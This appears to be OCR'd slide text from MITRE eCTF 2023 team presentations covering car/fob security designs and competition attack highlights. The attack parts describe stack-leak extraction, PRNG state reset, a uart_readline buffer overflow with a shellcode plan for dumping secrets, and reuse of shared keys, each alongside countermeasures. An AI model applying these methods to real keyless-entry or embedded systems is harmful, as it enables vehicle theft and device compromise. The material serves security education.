  - Use side-channel resilient cryptography
  - No secret-dep. computation or branching
  - EEPROM Layout Randomization
- **Brute force**
  - Salt PIN hash to prevent guessing if leaked
  - Persistent ~5 sec. timeout on any error

Threat/Capability Matrix

Goal Capability	Brute forcing pairing Pin	Unauthorized car unlock	Unauthorized car features	Unauthorized fob duplication
Access to car	No PIN on car	Symmetric keys on car/fob	Unique feature passwords	No PIN on car
Temporary fob access	Delay	Unique challenge-response	Unique feature passwords	Salt-then-hash pairing PIN
Access to car with features	No PIN on car	Symmetric keys on car/fob	Unique feature passwords	No PIN on car

Protocol Overview

Unlock Car

- Symmetric key AEAD Encryption using ASCON
- Randomized challenge-response by car to fob


Pair Fob

- Salted and hashed 6-digit pairing PIN
- Persistent 4 sec. timeout on each PIN attempt

Enable Feature

- Unique 32-bit feature password for each car
- Salted and hashed feature stored on car

EEPROM Layout Randomization (ELR)



Our manufacturing process involves the creation of a randomized EEPROM layout for each car produced. This security measure ensures that any attacker who gains access to the EEPROM will be unable to discern the location and content of stored data without reversing the code.

Possible Improvements to Design

Binary Layout Randomization (Compile-Time). Modifying our defense strategy to encompass randomized layout for other sections, such as the .text and .stack, would have resulted in a more formidable challenge for teams seeking to attack our design.

Better PRNG entropy and implementation. We could have looked harder for an existing PRNG implementation instead of rolling our own. We could have improved entropy by sampling (smallest bit of) temperature and sourcing from many samples.

Mutual car-fob and fob-fob authentication. We didn't fully capture the impact of authenticating fobs in the protocols, or how AEAD encryption supports this on unlock. Using signatures or even HMACs would have made it harder to impersonate fobs.

Digitally sign features. Instead of relying on the uniqueness of feature passwords and minimal number of cars when authorizing each car's features, we could have digitally signed a unique feature ID.


Prevent fault injection attacks. Verify each of the conditional checks multiple times to prevent any possibility of glitching.

Attack Phase

Attack Highlight

Stack Leak

- Boards with flags can only run signed firmware images. However, the attacker can flash any correctly signed firmware at any point on the car/fob.
- By flashing a vulnerable and a victim firmware on the car/fob, we leveraged the vulnerable firmware to extract sensitive data left behind from victim firmware images.



By leveraging these leaks, we successfully extracted private keys and pairing pins on the test boards. However, this attack did not work on keyed boards since the bootloader clears the SRAM and removes any sensitive data left by the victim team.

b01lers

Countermeasure to Stack Leak

- **Countermeasure:** Ensure that variables stored on stack are wiped when not needed

```
char pin[8];
// Retrieve from EEPROM
get_secret_pin(NULL, pin)
if(strncmp(pin, rcvd_pin, 6) != 0) {
  // If pin is invalid, sleep and return
  SLEEP();
  return;
}
...
...
// Wipe pin
memset(pin, 0, 8);
```

Weak PRNG

- Secure cryptography requires good randomness. However, the attacker effectively has a save state of the car through the distributed firmware.
- By flashing a vulnerable car/fob, we reset the PRNG to the same initial state if the team doesn't design it properly.
- We can first flash the car/fob, observe the PRNG output through the challenges, then re-flash the car/fob and get the same challenge.
- **Countermeasure:** Introduce entropy on flash / first boot / first randomness output. There are several sources of good entropy on board that can be used to seed the PRNG, which mitigates the issue.

Common Attacks

- Shared Secrets : Shared secrets allowed reusing fobs on other cars.
- Brute Force : No limits on the number of attempts allowed to brute force the PIN on the fob.
- Buffer Overflow : We wrote exploits to leak flags and pins from various teams.

Final Comments

- What features of opponents’ systems made things difficult for you as an attacker?
  - Secure designs with high-entropy RNG
  - Inconsistency between comments, docs, and code
    - This is **NOT** a recommendation to use security by obscurity…
  - Memory-safe Rust
- Would some of your attacks also be successful against your own system?
  - Likely, replay attacks on weak PRNG
  - Stack leak is also potentially possible against our system

Final Comments

- With more time and resources, what other things would you have done?
  - Design Phase: **Prevent fault injection attacks,** digitally sign features, randomize binary layout, compile with Checked C, thoroughly audit crypto libraries + code
  - Attack Phase: Side-channel attacks, automate common attacks
- What was the most valuable thing you learned during the competition?
  - Read the rules properly (Strategy is very important)
  - Prep infra/tools for attack phase earlier

Questions?

BREAK
10:35AM-10:50AM

Restrooms, Refreshments

See you soon!

#eCTF2023

MITRE SOLVING PROBLEMS FOR A SAFER WORLD

MITRE ENGENUITY A Foundation for Public Good

CROWDSTRIKE

Welcome Matthew Puckett

Sr Manager, Threat Research & Adversarial Emulation, CrowdStrike

#eCTF2023

MITRE ENGENUITY

Worcester Polytechnic Institute

Team TheMuffinMob

#eCTF2023

MITRE MITRE ENGENUITY

TheMuffinMob

Worcester Polytechnic Institute

Arthur Ames

Jake Backer

Katherine Jesse

Kai Kaufman

Harrison Kyriacou

Iv Robinson

Advisor: Robert Walls

Our honorary advisor,
Muffin

Outline

- Our Secure Design
  - Overview
  - Protocol Details
  - Mistakes and Potential Improvements
- Attack Phase Highlights
  - Buffer Overflows
  - Secret Reuse
- Other Attacks
- Final Comments and Lessons Learned

Our Secure Design

Overview

- Built with Rust to ensure memory safety
- Simple packet format: encrypted message + nonce + MAC
- Unique secrets for every car/fob pair
  - This addresses SR1
- Digital signatures are used to verify the authenticity of packaged features
  - This addresses SR5 and partially addresses SR6
- Unpaired fobs do not have any secrets and cannot communicate with any car.
  - This addresses SR4

Protocol Details - Communications

- XChaCha20/Poly1305 are used for encryption/authentication
- Nonces are randomly* generated by the **receiving** party
  - This addresses SR2 and SR3
  - One exception: the enable feature protocol accepts any nonce, since replay attacks are not a concern
- Nonces have short validity windows to hamper RollJam-style attacks
  - This also addresses SR2 and SR3

** We thought they were random, at least…*

Protocol Details – Unlock Car

- Fob keeps a 256-bit "password" that can unlock the car
- Fob sends password, car verifies it
  - The car **does not know** its own password in any form!
  - Password is fed into PBKDF2 to generate a key
  - Key is used to decrypt and verify a "success" message
  - If that succeeds, the password is known to be correct
- Fob sends enabled features to car
- Car verifies enabled features
- Unlock is done!

Protocol Details – Pair Fob

- Unpaired and paired fobs perform ECDHE to generate a symmetric key
- Unpaired fob sends **pairing request** with PIN
- Paired fob receives pairing request and verifies PIN
  - Like cars don't know their passwords, paired fobs don't know their PINs
  - The car password verification process is replicated here, just with the fob's PIN instead of the car's password
- If the PIN is correct, paired fob responds with a packet containing secrets

Protocol Details – Enable Feature

- Feature package takes the form of an encrypted packet with a pre-generated nonce
- Fob decrypts and verifies package
  - Sending a package for car 2 to a fob for car 1 will obviously fail (now SR6 is completely addressed!)
  - Creating a new package is impossible without the target car's feature signing key
    - The feature signing key can be considered nonexistent
- Fob adds package to feature store
- The car owner can now enjoy their new car DLC

Mistakes and Potential Improvements

- Things that would have been nice:
  - Prevent partial unlocks
    - These would never actually happen in practice
    - Theoretical issue that could arise from an attacker somehow loading an invalid feature onto a fob
  - More aggressive delays for invalid pair/unlock requests
- Mistakes we made that we realized too late:
  - **RNG wasn't good enough!**
    - RNG seed was generated at build time (problem #1)
    - RNG did not incorporate **any** environmental sources of entropy (problem #2)
    - Impact: we lost Temporary Fob Access + Passive Unlock flags
  - Some data was in EEPROM that was never actually used.
    - Impact: None – it wasn't a big deal, although it could have been!

Attack Phase Highlights

Buffer Overflows

- Lots of teams used **uart_readline** from the reference design
  - Similar to the **gets** function from C
  - Allows for buffer overflows
  - Buffer overflow leads to control-flow hijacking
- Generic attack:
  - Find a function that calls **uart_readline** (for example, enableFeature)
  - Figure out offset of return address from buffer on stack
    - Also look for a POP {…, PC} instruction to make sure we can do this attack at all
  - Figure out the address of the shellcode portion of our buffer
    - Always the same because of fixed stack location
  - Write shellcode to dump flash and/or EEPROM to UART
  - Extract secrets ☺

Attack Impacts and Countermeasures

- Impact of this attack:
  - Being able to run shellcode (or even a ROP chain) means we can do basically whatever we want
  - Extracting secrets was very easy and yielded lots and lots of flags

- Countermeasures:
  - Modify uart_readline to perform bounds checking; or,
  - Don’t use uart_readline at all.

Secret Reuse

- Several teams used the same keys/secrets for each device
  - This includes car/fob 0!
  - Shared encryption keys
  - Shared unlock passwords
  - Whatever it is… global secrets usually aren't great
- Generic attack:
  - Extract secrets from fob 0
  - Compile fake fobs with the extracted secrets hardcoded
  - Unlock cars
  - Get flags

Attack Impacts and Countermeasures

- Impact of this attack:
  - We can unlock **any** car with the information gained from **one** fob!
  - Basically defeats the purpose of the system
- **We almost made this mistake**
  - Noticed and fixed it at the eleventh hour
  - Lesson: Always read the rules, then re-read them, and do it again for good measure
- Countermeasures:
  - Don't use global secrets when the attacker has easy access to them (in this case, through car/fob 0)
  - Ideally, the secrets should be **random** and not deterministic in any way

Other Attacks

- Unlocking any car through a packaged feature
  - No binary exploitation required
  - The reuse of another secret was the fatal flaw
- Enabling features by asking politely
  - No crypto, so we just used **echo** to send an ENABLE_PACKET
- Exploiting a typo
  - Located in build script
  - Caused all devices to use the same keys
  - Allowed us to unlock whatever car we wanted

Final Comments

- Things other teams did that made our attack phase harder:
  - Not reusing secrets
  - Not having any buffer overflow vulnerabilities
  - Signing packaged features
- How our attacks would work against our own design:
  - Buffer overflows weren't a concern because we used Rust
  - We narrowly avoided a key reuse disaster (see figure 1)

- Things we would've done if we had more time:
  - Improved our RNG (maybe)
  - Tidied up our code a bit more
  - Fixed some random tiny things that were more *annoying* than *problematic*
- Lessons learned:
  - Anything that *can* go wrong *will* go wrong, so critically examine **everything** that contributes to security
    - We should have red-teamed our own design some more!
    - "A chain is only as strong as its weakest link."
  - Make sure you **fully** understand the rules **before** you start developing your design!
    - Like… **fully** understand them, fine print and all
    - Don't have your own figure 1 moment.




Figure 1: It was at this moment that one of us knew… we messed up.

Questions?

Feel free to reach out over Slack, too!

University of Illinois Urbana-Champaign

Team SIGPwny

#eCTF2023

MITRE eCTF 2023

SIGPwny

University of Illinois Urbana-Champaign

Team

Akaash Kolachina, Akanksha Chablani, Akhil Bharanidhar, **Chirag Maheshwari**, Dan Chen, Emma Hartman, **George Huebner**, **Jake Mayer**, Kelin Zeng, **Minh Duong**, Neil Kozlowski, Nicholas Muskopf-Stone, **Pete Stenger**, **Rachel Abraham**, **Richard Liu**, Rohan Kumar, Rohan Nunugonda, Suchit Bapatla, Tejas Satpalkar, **Utkarsh Prasad**

Advised by Professor Kirill Levchenko

* Member names in **bold** are presenting.

Outline

- Design Phase
  - PwnyPARED
  - Pairing, unlocking, and features
- Attack Highlights
  - `uart_readline` Buffer Overflow
  - Exploiting Event-Based Timer RNG
- Final comments and lessons learned

Design Phase


Design Methodology

- No code until protocol was fully created
  - This gave us time to properly design our implementation to ensure that there were no fundamental vulnerabilities
  - After the protocol is created, writing code is simply following the protocol - also allowed team members to easily get into writing code
- No magic numbers - all constants were defined
  - This allowed us to easily calculate message sizes
  - Reduces the risk of discrepancies in our calculations


PwnyPARED

- Rust
    - Limits potential for trivial buffer overflows or memory issues
- Elliptic Curve Digital Signature Algorithm
    - Encryption provides no authentication or integrity
    - Message signing provides both
- Random number generation
    - Used to create unique challenge nonces to prevent replay attacks
    - Entropy from initial SRAM, event timing, and CPU temperature
- Proper timing
    - Prevents side channel and brute force attacks

Pairing Process: Correct PIN




Pairing Process: Incorrect PIN



